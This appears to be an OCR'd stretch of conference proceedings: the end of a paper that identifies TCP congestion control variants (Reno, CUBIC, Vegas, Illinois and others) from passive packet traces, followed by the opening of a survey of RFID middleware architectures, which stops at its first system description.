In TCP Reno/NewReno, *cnwd* (in unit of segment) grows up, for a new ACK segment, by one in the slow start phase and by 1/*cwnd* in the congestion avoidance phase. By considering the possibility that the delayed ACK is used, the growth of *cwnd* during a RTT will be $cwnd/2 \leq \varDelta cwnd \leq cwnd$ in the slow start phase, and $\varDelta cwnd = 0\ or\ 1$ in the congestion avoidance phase. As for the multiplicative decrease parameter, $\beta = 0.5$.

Figure 1 shows experimental results for TCP Reno/ NewReno. In Figure 1(a), the change of sequence number is shown along the time sent from the TCP sender. This figure corresponds to the information included in the packet trace. From this result, the sequence of *cwnd* values at RTT intervals are computed by the algorithm described in II.B, which is given in the *cwnd* vs. time graph in (b) of this figure. In this graph, the portion marked by a circle is selected, and the *Δcwnd* vs. *cwnd* graph is plotted. The dropping portions in the *cwnd* vs. time graph generate the β vs. time graph. These two graphs give the features expected above. It should be noted that the ratio of *Δcwnd* = 0 and 1 is 1:1. This is reasonable because the delayed ACK sends an ACK segment for every other data segment and, therefore, *Δcwnd* will be one every other RTT interval.

C. *Applying to HS TCP*

HS TCP is designed to obtain high throughput over wide bandwidth and long delay networks. It grows *cwnd* to $cwnd + {}^{a(cwnd)}/_{cwnd}$ in response to every new ACK segment, and decrease *cwnd* to $(1 - b(cwnd)) \times cwnd$ at a congestion event. That is, it changes the increase and decrease parameters, *a*(*cwnd*) and *b*(*cwnd*), depending on *cwnd* value. More specifically, *a*(*) and *b*(*) are defined as follows.



(a) Sequence number vs. time of monitored TCP flow

(b) Estimated cwnd increasing function and decrease parameter

Figure 1. Experimental results for TCP Reno/NewReno (using Ethernet link).

$$a(cwnd) = \frac{0.156\times cwnd^{0.8}\times b(cwnd)}{2-b(cwnd)} \qquad (2)$$

$$b(cwnd) = (0.1 - 0.5) \times \frac{\log cwnd - \log 38}{\log 83000 - \log 38} + 0.5 \qquad (3)$$

From those equations, when *cwnd* is 38, 118, or 221, *a*(*cwnd*) is 1, 2, or 3 segments and *b*(*cwnd*) is 0.50, 0.44, or 0.41, respectively. Considering that the passive approach can only detect the *cwnd* value in the unit of segment and that there is a case the delayed ACK is used, the estimated *Δcwnd* will be as follows.

$$\varDelta cwnd = \begin{cases} 0\ or\ 1\ (cwnd < 38) \\ 1\ or\ 2\ \ (38 \leq cwnd < 118) \\ 1, 2\ or\ 3\ \ (118 \leq cwnd < 221) \end{cases} \qquad (4)$$

On the other hand, the estimated value of β will be the same as *b*(*cwnd*).

Figure 2 shows experimental results for HS TCP. It shows only the graphs obtained in our proposal. From the




Figure 2. Experimental results for HS TCP (using WLAN).

Δcwnd vs. *cwnd* graph, *Δcwnd* is 0 or 1 and their ratio is 1:1 when *cwnd* <38. When *cwnd* ≥ 38, *Δcwnd* is 1. This result is consistent with the expectation above, and especially it should be noted that the *Δcwnd* value changes at the *cwnd* value of 38. As for the multiplicative decrease parameter, β is between 0.4 and 0.5 and this result is also consistent with the expectation.

D. Applying to CUBIC TCP

CUBIC TCP defines *cwnd* as a cubic function of elapsed time *T* since the last congestion event. Specifically, it defines cwnd by (5).

$$cwnd = C\left(T - \sqrt[3]{\beta \cdot \frac{cwnd_{max}}{C}}\right)^3 + cwnd_{max} \qquad (5)$$

Here, *C* is a predefined constant, β is the decrease parameter, and $cwnd_{max}$ is the value of *cwnd* just before the loss detection in the last congestion event. We approximate *Δcwnd* by $RTT \times \frac{d(cwnd)}{dT}$ and obtain (6) by representing it in *cwnd* [16].

$$\Delta cwnd = 3RTT \cdot \sqrt[3]{C}\left(\sqrt[3]{cwnd - cwnd_{max}}\right)^2 \qquad (6)$$

The decrease parameter is defined by $\beta = 0.2$ in the original CUBIC. It is 0.3 in the new versions of CUBIC TCP [3].

Figure 3 shows experimental results for CUBIC TCP. The curve in the *Δcwnd* vs. *cwnd* graph has two characteristics. One is that it follows a $\sqrt[3]{x^2}$ curve and the other is that it has parts in both sides of a point of *Δcwnd* = 0. So, it is considered that this result is consistent with (6). As for the decrease parameter, the result is $\beta \approx 0.3$ and this means that the used CUBIC software is a new version.

E. Applying to Hamilton TCP

Hamilton TCP is another example that defines *cwnd* as a function of a time. It defines the increase parameter *a* of *cwnd*, similar with that of HS TCP, as a function of elapsed time *T* since the last congestion event in the following way.

$$a(T) = \begin{cases} 1 + 10(T - T_{low}) + 0.25(T - T_{low})^2 \ (T \geq T_{low}) \\ 1 \ (T < T_{low}) \end{cases} \qquad (7)$$

Here, T_{low} is a threshold for switching the low-speed mode and the high-speed mode. *a*(*T*) is an increase of *cwnd* during a RTT interval, we can obtain an approximate value of *cwnd* by integrating (7). First of all, we compute the square completion the upper equation of (7), and obtain (8).

$$\Delta cwnd = \frac{1}{4}(T - T_{low} + 20)^2 - 99 \qquad (8)$$

By integrating (8) and substituting *Δcwnd*, *cwnd* is computed as a function of *Δcwnd* in the following way.




Figure 3. Experimental results for CUBIC TCP (using Ethernet link).




Figure 4. Experimental results for Hamilton TCP (using WLAN).

$$cwnd = \frac{1}{3RTT}\left(\sqrt{\varDelta cwnd + 99}\right)^3 - \frac{198}{RTT}\sqrt{\varDelta cwnd + 99} + C \quad (9)$$

Here, *C* is a constant. This result means that *cwnd* is a function of $\varDelta$cwnd$^{\frac{3}{2}}$. So it is considered that, by computing the inverse function, *Δcwnd* will be represented by a function of cwnd$^{\frac{2}{3}}$. This is a similar result with CUBIC TCP. But, in the case of Hamilton TCP, the TCP Reno part exists before a $\sqrt[3]{x^2}$ curve, and there in only an increasing part unlike CUBIC TCP. As for the multiplicative decrease parameter, $\beta = 0.5$ is expected.

Figure 4 shows experimental results for Hamilton TCP. The curve in the *cwnd* vs. *Δcwnd* graph presents the exact characteristics described above. As for *β*, the result value is between 0.4 and 0.5, which is acceptable for the estimation.

F. Applying to TCP Westwood+

TCP Westwood+ is based on the end-to-end bandwidth estimate using the rate of acknowledged data in returning ACK segments. Its congestion control is triggered by packet losses. While there are no packet losses, it increases *cwnd* by the same algorithm with TCP Reno for every new ACK segment. At the same time, the estimated bandwidth (b_k) is computed every RTT in the following way.

$$b_k = d_k/\Delta_k \quad (10)$$

Here, d_k is the amount of data acknowledged during the last RTT (Δ_k). The measured value b_k is applied to an exponential moving average filter and the averaged bandwidth estimation (BWE_k) is obtained.

$$BWE_k = 0.9 \times BWE_{k-1} + 0.1 \times b_k \quad (11)$$

When three duplicate ACKs are received, *cwnd* is set to the value of $BWE \times RTT_{min}/MSS$. That is, *cwnd* is decreased to a specific value not using a multiplicative decrease parameter. From those definitions, the expectation of *Δcwnd* will be 0 or 1, which is the same with TCP Reno. The expectation of *β* will be as in (12).

$$1 - \frac{BWE \times RTT_{min}}{MSS \times cwnd_{max}} \quad (12)$$

Here, $cwnd_{max}$ is the value of *cwnd* just before the last loss detection.

Figure 5 shows experimental results for TCP Westwood+. In the *Δcwnd* vs. *cwnd* graph, *Δcwnd* takes 1 and 0, and its ratio is 1:1. This is the same with TCP Reno and conforms to the expectation. On the other hand, in the *β* vs. time graph, *β* takes various values between 0.2 and 0.5. Basically, *β* itself has no meaning in this case, and in this sense the results conform to the expectation.

G. Applying to TCP Vegas

TCP Vegas estimates the bottleneck buffer size using the current values of *cwnd* and RTT, and the minimal RTT for the TCP connection, according to (13).

$$BufferSize = cwnd \times \frac{RTT - RTT_{min}}{RTT} \quad (13)$$




Figure 5. Experimental results for TCP Westwood+ (using WLAN).




Figure 6. Experimental results for TCP Vegas (using WLAN).

At every RTT interval, Vegas uses this *BufferSize* to control *cwnd* in the congestion avoidance phase in the following way.

$$\varDelta cwnd = \begin{cases} 1 & (BufferSize < A) \\ 0 & (A \leqq BufferSize \leqq B) \\ -1 & (BufferSize > B) \end{cases} \quad (14)$$

Here, A = 2 and B = 4 (in unit of segment) are used in the Linux operating system. The decrease parameter is $\beta = 0.5$.

Figure 6 shows the results for TCP Vegas. In the *Δcwnd* vs. *cwnd* graph, *Δcwnd* is 1 while *cwnd* is below 40, which corresponds to the part of increasing *cwnd*. After that, around *cwnd* is 45, the situations that *Δcwnd* is 0, 1 and -1 are mixed. This result conforms to the expectation above. In the *β* vs. time graph, $\beta = 0.5$, which matches the expectation.

H. Applying to TCP Veno

TCP Veno (Vegas and ReNO) uses the *BufferSize* in (13) to adjust the growth of *cwnd* in the congestion avoidance phase as follows. If BufferSize > B (B is the Vegas parameter B), cwnd grows by 1/cwnd for every other new ACK segment, and otherwise, it grows in the same manner with TCP Reno. Therefore, if the delayed ACK is not used, *Δcwnd* at RTT intervals will be as in (15).

$$\triangle cwnd = \begin{cases} 1\ or\ 0 (BufferSize > B) \\ 1\ (BufferSize \leqq B) \end{cases} \tag{15}$$

If the delayed ACK is used, $\triangle cwnd = 0\ or\ 1$ even if $BufferSize \leqq B$. But in this case, the ratio of *Δcwnd* being 1 and 0 is different for *BufferSize*. It will be 1:3 for *BufferSize* >*B*, and 1:1 for $BufferSize \leqq B$. The multiplicative decrease parameter is defined as in (16).




Figure 7. Experimental results for TCP Veno (using Ethernet link).




Figure 8. Experimental results for TCP Illinois (using WLAN)

$$\beta = \begin{cases} 0.5\ (BufferSize > B) \\ 0.2\ (BufferSize \leqq B) \end{cases} \tag{16}$$

Figure 7 shows experimental results for TCP Veno. In the *cwnd* vs. *Δcwnd* graph, *Δcwnd* takes 1 and 0, but its ratio is 1:1. On the other hand, the β vs. time graph shows that $\beta = 0.2$. These results are consistent with the expectation when *BufferSize* is less than and equal to *B*.

I. Applying to TCP Illinois

TCP Illinois changes the increase parameter, *a*(*Q*), and the decrease parameter, *b*(*Q*), of *cwnd*, which are similar with those of HS TCP, according to the queuing delay, *Q*. The queuing delay is measured by the increase of RTT from the minimum RTT for a TCP connection. In the Linux operating system, *a*(*Q*) changes from 0.1 to 10 in unit of segment. *b*(*Q*) changes from 0.125 to 0.5. Those values are updated once per every RTT. In the expectation, *Δcwnd* will be defined by $\frac{1}{2}a(Q) \leq \varDelta cwnd \leq a(Q)$ and β will be *b*(*Q*).

Figure 8 shows experimental results for TCP Illinois. In the *Δcwnd* vs. *cwnd* graph, *Δcwnd* increases from 1 to 6 and then decreases to 1 again. This will reflect the delay in the communication. The β vs. time graph, β has the values between 0.2 and 0.6. These conform to the expectations.

V. Conclusions

This paper presented that the TCP congestion control algorithms can be characterized from only passively collected packet traces, by specifying the *cwnd* growth function as *Δcwnd* vs. *cwnd*, and the multiplicative decrease parameter. We applied our scheme to Reno/NewReno, HS TCP, CUBIC, Hamilton, Westwood+, Vegas, Veno and Illinois, and indicated that individual algorithms show characteristics which can identify the individuals from others. Our future works include identifying congestion control algorithms automatically and inferring from packet traces which contain only one way TCP packet traces.

References

[1] V. Javobson, "Congestion Avoidance and Control," ACM SIGCOMM Comp. Commun. Review, vol. 18, no. 4, Aug. 1988, pp. 314-329.

[2] S. Floyd, T. Henderson, and A. Gurtov, "The NewReno Modification to TCP's Fast Recovery Algorithm," IETF RFC 3728, April 2004.

[3] A. Afanasyev, N. Tilley, P. Reiher, and L. Kleinrock, "Host-to-Host Congestion Control for TCP," IEEE Commun. Surveys & Tutorials, vol. 12, no. 3, 2010, pp. 304-342.

[4] S. Floyd, "HighSpeed TCP for Large Congestion Windows," IETF RFC 3649, Dec. 2003.

[5] S. Ha, I. Rhee, and L. Xu, "CUBIC: A New TCP-Friendly High-Speed TCP Variant," ACM SIGOPS Operating Systems Review, vol. 42, no. 5, July 2008, pp. 64-74.

[6] D. Leith and R. Shorten, "H-TCP: TCP for high-speed and long distance networks," Proc. Int. Workshop on PFLDnet, Feb. 2004, pp. 1-16.

[7] L. Grieco and S. Mascolo, "Performance evaluation and comparison of Westwood+, New Reno, and Vegas TCP congestion control," ACM Computer Communication Review, vol. 34, no. 2, April 2004, pp. 25-38.

[8] L. Brakmo and L. Perterson, “TCP Vegas: End to End Congestion Avoidance on a Global Internet,” IEEE J. Selected Areas in Commun., vol. 13, no. 8, Oct. 1995, pp. 1465-1480.

[9] C. Fu and S. Liew, “TCP Veno: TCP Enhancement for Transmission Over Wireless Access Networks,” IEEE J. Sel. Areas in Commun., vol. 21, no. 2, Feb. 2003, pp. 216-228.

[10] S. Liu, T. Bassar, and R. Srikant, “TCP-Illinois: A loss and delay-based congestion control algorithm for high-speed networks,” Proc. VALUETOOLS ’06, Oct. 2006, pp. 1-13.

[11] V. Paxson, “Automated Packet Trace Analysis of TCP Implementations,” ACM Comp. Commun. Review, vol. 27, no. 4, Oct. 1997, pp.167-179.

[12] S. Jaiswel, G. Iannaccone, C. Diot, J. Kurose, and D. Towsley, “Inferring TCP Connection Characteristics Through Passive Measurements,” Proc. INFOCOM 2004, March 2004, pp. 1582-1592.

[13] J. Oshio, S. Ata, and I. Oka, “Identification of Different TCP Versions Based on Cluster Analysis,” Proc. ICCCN 2009, Aug. 2009, pp. 1-6.

[14] F, Qian, A. Gerber, and Z. Mao, “TCP Revisited: A Fresh Look at TCP in the Wild,” Proc. IMC ’09, Nov. 2009, pp. 76-89.

[15] P. Yang, W. Luo, L. Xu, J. Deogun, and Y. Lu, “TCP Congestion Avoidance Algorithm Identification,” Proc. ICDCS ’11, June 2011, pp. 310-321.

[16] T. Kato, A. Oda, S. Ayukawa, C. Wu, and S. Ohzahata, “Inferring TCP Congestion Control Algorithms by Correlating Congestion Window Sizes and their Differences,” Proc. IARIA ICSNC 2014, Oct. 2014, pp.42-47.

Middleware Architectures for RFID Systems: A Survey

Haitham S. Hamza, Mohamed Maher, Shourok Alaa,
Aya Khattab, Hadeal Ismail, Kamilia Hosny
ANSR Lab, Cairo University
Giza, Egypt
Email: {hhamza, mmaher, salaa, akhattab, hismail,
khosny}@ansr.cu.edu.eg

***Abstract* — Radio Frequency Identification (RFID) technology has advanced considerably over the last decade, and has become one of the dominate technologies to realize emerging Internet of Things (IoT) applications. The increasing demand for adopting RFID coupled with the diverse types of RFID systems (e.g., readers and tags) gave rise to the challenging problem of integration of heterogeneous RFID systems. Accordingly, RFID middleware technologies have received an increasing attention in both research and industry community. This paper reviews existing main RFID middleware systems and compares their main features. Observations regarding the capability of existing middleware systems are also discussed.**

Keywords-RFID; Middleware; Semantic middleware; Interoperability, Internet of Things (IoT)

I. INTRODUCTION

Auto-identification technology has widely emerged during the last few years due to the need for identifying (people, things) in many applications. Radio Frequency Identification (RFID) is a wireless identification system based on electromagnetic field (Radio Waves) to transfer data [1]. Recently, RFID technology has been widely used in various domains and applications including: supply chain, retail management, infrastructure and asset monitoring. The wide-spread of RFID usage can be attributed to its several advantages, such as: no line-of-sight needed, simultaneous and bulk readings, ability withstand environmental conditions, and possibility to read/write on tags. RFID consists of two main components: *Tags (transponders)* and *Readers (transceivers)* [2]. Figure 1 illustrates the typical components of RFID systems.

In RFID systems, tags can be classified into three main types; namely, *passive* **(**also known as pure passive, reflective, or beam powered), *Semi-passive/Active*, and *Active.*

Passive tags obtain their operating power from the reader as the reader sends electromagnetic waves that induce current in the tag's antenna. The tag in turn reflects the RF signal transmitted and adds information by modulating the reflected signal.

Semi-passive/Active tags are powered by internal batteries that are used to run the microchip's circuit and to broadcast a signal to the reader; generally ensure a longer read range than passive tags.

Active tags make use of a battery to maintain data in the tag or power the electronics that enable the tag to modulate the reflected signal and communicate in the same method, as in the other passive tags, but has a wider range.



Interrogation Zone
Host
RFID Reader
A
Transponders
Antenna
C
Data
Clock
Energy
B
3. Reader decodes and sends it to the host (C)
1. Reader sends energy to tag for power (A)
2. Tag sends ID / data back to the reader (B)

Figure 1. Typical RFID Systems [15]

One variation among the various types of tags is in the *coverage area*, which ranges from few feet in passive to several meters in active. Another aspect that differentiates among the various tags is their ability in terms of the read/write of data. In Read only tags**,** the memory is factory programmed and cannot be modified after manufacturing. Clearly, this type is cheaper compared to the read/write tags. In *Read/Write* tags**,** data can be written and read. Data on the tag can be dynamically altered, and hence, it is more expensive compared to the read-only chips. *Write Once Read Many (WORM)* is another type of tags where the data can be added once but never changed and can be read many times.

Despite the wide-spread of RFID technology, it still faces several challenges that prevent their full exploitation in emerging applications. Among these challenges is the heterogeneity of reader types and standardization of communication techniques. These challenges can greatly limit the usages of heterogeneous data in various applications. Accordingly, there was an increasing interest in the RFID technology to develop middleware systems that allow for communication across various RFID readers without the need for changes or upgrades in the core of the middleware.

The increasing challenges that resulted from the increasing diversity in RFID technologies have led to development of several RFID middleware systems. Accordingly, in this paper we attempt to survey existing RFID middleware systems developed in various research projects and compare their features and capabilities. This survey does not cover middleware systems that target the integration of sensor devices, or those that handle only a limited set of features for data or communications as Bitmap



Architecture Framework
Certificate Profile
Pedigree
Discovery Services
Object Name Service (ONS)
EPC Information Services (EPCIS)
Core Business Vocabulary (CBV)
Application Level Events (ALE)
Discovery Configuration & Initialisation (DCI)
Reader Management (RM)
Low Level Reader Protocol (LLRP)
Tag Protocol - EPC UHF Gen 2
Tag Protocol - EPC HF
Tag Data Standard (TDS)
Tag Data Translation (TDT)
Exchange
Capture
Identify
Data Standards
Interface Standards
Standards in development

Figure 2. The EPCglobal architecture framework [3].

[5], REFill [6], and SMURF [5]. Also, we exclude hybrid middleware systems that mainly focus on a single application in a closed specialized domain.

The rest of this paper will be divided as follows. Section II provides brief overview about the concept of middleware in the context of RFID systems. Section III reviews existing RFID middleware systems. Section IV presents a comparison between the existing middlewares and the concluded gap. Section V presents the conclusion.

II. RFID MIDDLEWARE OVERVIEW

The word “middleware” is typically defined differently by different RFID vendors. For the purpose of this work, we use the definition given in [3], where a middleware between two layers is defined as the intermediate layer responsible for facilitating communication between the two layers, and preparing output from the first layer as input to the second layer, and vice versa. Data is prepared through collection, filtration, and aggregation. Mapping this basic definition to the context of RFID, a middleware should address issues related to:

Heterogeneity of tags and readers: In typical real-life applications, installed readers are not all from the same vendor, and hence, they deal with different types and formats of tags (passive or active, readable or writable).

Tag/Reader collision: In typical operational environments, it is possible that repeated readings of the same tag or different tags are sent to the same reader causing missing reads

The diversity of applications: Different applications use different types and formats of data that are collected from tags.

The huge amount of collected data: Large amount of RFID data needs to be processed, stored or directed at once to their destination.

Lack of context: The context of operation is important in dealing with the collected data and their meanings.

Determining needed number of readers: It is important to identify the best locations suitable to install readers in order to ensure sufficient coverage suitable for the area under consideration.

Based on the above, we can deduce that a typical middleware may need to provide the following functionalities:

Hardware Abstraction: Dealing with different readers despite their different types/interfaces.

Duplicate removal: Discarding redundant readings.

Data Filtering: Obtaining only needed data from the incoming readings.

Data Aggregation: Collecting/Redirecting data to their destination (time based, location based, etc.).

Report Generation: Generating reports depending on some predefined actions.

Business Rules Compatibility: Storing needed data in the desired formats for further usages/processing.

Application Connector: Giving the facility to different applications to deal with RFID systems and get needed information despite their different formats (connector for each application type).

In terms of RFID Middleware and standardization problems, it is worth pointing that the EPC [4] global standards aims at supporting the use of RFID and standardizing its way of communication. The EPC framework is summarized in Figure 2. As shown in the figure, the following are the main layers in the framework: (i) The *Reader Management (RM)*: responsible of monitoring the health of RFID readers, (ii) *Low Level Reader Protocol (LLRP)*: overcoming the gap of not providing middleware providers with access to enough Gen2 air protocol details as much as needed, (iii) *Reader Protocol (RP)*: abstracting reader details and easier for application programmers to use, (iv) *Application Level Event (ALE)*: responsible of observing and reporting events (no business context included), and (v) *EPC Information Sharing (EPCIS)*: supporting capture and query interfaces for business to business communications.

III. EXISITING RFID MIDDLEWARE

In this section, we present the main RFID middleware systems and review their key features and capabilities.




Figure 3. Aspire Middleware [7]




Figure 4. FOSSTrak Middleware [8]

A. *Aspire Middleware*

